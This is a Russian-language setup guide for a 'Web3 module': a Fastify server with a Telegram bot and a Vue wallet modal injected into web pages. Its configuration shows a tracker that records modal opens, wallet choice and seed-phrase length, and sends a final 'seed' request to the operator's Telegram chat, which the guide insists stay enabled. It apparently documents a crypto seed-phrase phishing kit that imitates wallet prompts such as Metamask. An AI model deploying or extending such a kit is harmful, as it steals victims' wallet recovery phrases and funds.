

# "Web3 module"

## Сервер

Название папки `server`

### Установка Node.JS на ВМ

Перходим в главную директорию

```
cd
cd ..
```

Начинаем установку Node.JS

```
sudo apt install build-essential checkinstall
sudo apt install libssl-dev``
wget -qO- https://raw.githubusercontent.com/creationix/nvm/v0.33.8/install.sh | bash
source ~/.profile
source ~/.bashrc
nvm install 20.17.0
```

После установки, выполняем команду `node -v` В консоли должно быть следующее: `v20.17.0`

### Установка сервера

Копируем, переходим в папку с сервером и устанавливаем зависимости.

```
cd /your-folder
npm install
```

### Настройки бота

В файле `.env` меняем на токен собственного телеграм бота и на наш чат id.

ID чата можно узнать здесь `https://api.telegram.org/bot{Token}/getUpdates` \*Вместо `{Token}` подставить токен бота. В `message.chat.id` будет лежать id чата (перед нужно отправить любое сообщение боту).

### Настройки кошельков

Настройка кошельков осуществляется в файле `wallets_config.json`


```
{
  "wallets":
    [
      {
        "name": "metamask", //Имя кошелька, позже оно выводится в маршруте, который
        принимает данные
        "title": "Metamask", //Отображаемое имя кошелька (будет отображаться в
        качестве названия кошелька)
        "image": "metamask.svg", //Картинка, хранится в папке public (Указываем
        просто название файла)
        "primarycolor": "#ed9f45", //Основной цвет темы
      }
    ]
}
```

```

    "secondarycolor": "#ed9f4540", //Дополнительный (полупрозрачный)
    "textcolor": "#8c5e29" //Цвет текста на кнопке
  },
  ...
]
}

```

Какие цвета за что отвечают



Кошельки принимаются клиентом одним массивом, выводятся в порядке очереди.

### Настройки отслеживания действий

Данная настройка осуществляется в файле `request_config.json`

```

{
  "enter": true, //отслеживание открытия модального окна
  "choosewallet": true, //отслеживание выбора кошелька
  "chooseseed": true, //отслеживание выбора длины сид фразы
  "seed": true //отключение финального запроса (Если по какой-то причине требуется отключить, но РЕКОМЕНДАЦИЯ! НЕ ТРОГАТЬ ДАННУЮ НАСТРОЙКУ!)
}

```

### (Пропускаем, необязательный пункт) Настройка CORS

В `src/index.js` есть закомментированный код перед регистрацией `fastifyCors`

```

(origin, cb) => {
  if (corsConfig.domains.indexOf(origin) !== -1 || !origin) {
    cb(null, true);
  } else {
    cb(new Error('Not allowed by CORS'));
  }
},

```

Его нужно вставить вместо `'*'`, в `origin: '*'`,

Настройка CORS доменов осуществляется в файле `cors.config.js`

```
{
  domains: [
    'https://mydomain.com', 'https://mydomain.ru', 'https://mydomain.io', ...
  ]
}
```

Просто добавляем нужный домен в массив.

## Запуск сервера

Запускаем сервер (По умолчанию на порту `80`).

```
npm start
```

## Клиент

Название папки `vue-project`

## Настройка доменов для запроса

В файле `src/views/Main.vue` на 19 и 30 строчках меняем домен. В файле `src/views/Connect.vue` на 28 строчке меняем домен.

## Сборка

Перед сборкой убедитесь, что `vite.config.js` совпадает с настройками ниже.

```
import { defineConfig } from 'vite'
import vue from '@vitejs/plugin-vue'

export default defineConfig({
  plugins: [vue()],
  define: {
    'process.env': {}, // Можно убрать, но не стоит
  },
  build: {
    lib: {
      entry: './src/main.js',
      name: 'WalletModal',
      fileName: (format) => `wallet-modal.${format}.js`,
    },
    rollupOptions: {
      external: ['vue'],
      output: {
        globals: {
          vue: 'Vue',
        },
      },
    },
  },
  resolve: {
    alias: {
```

```
    '@': '/src',  
  },  
},  
})
```

Далее собираем проект (Лучше всего делать на локальной машине. Требуется скачать и установить Node.js, если его нет, тут [Ссылка](#))

Далее через Командную строку

```
cd ./your-folder  
npm install  
npm run build
```

В папке `./dist` будет несколько файлов, переносим все на VM.

## Настройка `wallet-dom-init.js` и подключение модуля к странице

### Настройка `wallet-dom-init.js`

Открываем файл, на строчке 24 в `@import url('./style.css');` вместо точки прописываем домен, где размещены файлы из сборки. Сохраняем и перекидываем этот файл туда же.

### Подключение модуля

Делаем напрямую в `index.html`

! `https://domain.com/` меняем на актуальный домен, где расположен клиент.

Подключается через `Shadow DOM`, чтобы избежать конфликт стилей.

1. Подключаем Vue глобально
2. Подключение клиента
3. Устанавливаем клиент через кастомный элемент `<wallet-modal>` (лучше разместить этот элемент сразу после `<body>` )

```
<head>  
  <script src="https://unpkg.com/vue@3.3.0/dist/vue.global.js"></script>  
  <script src="https://domain.com/wallet-modal.umd.js"></script>  
  <script async src="https://domain.com/wallet-dom-init.js"></script>  
</head>
```

...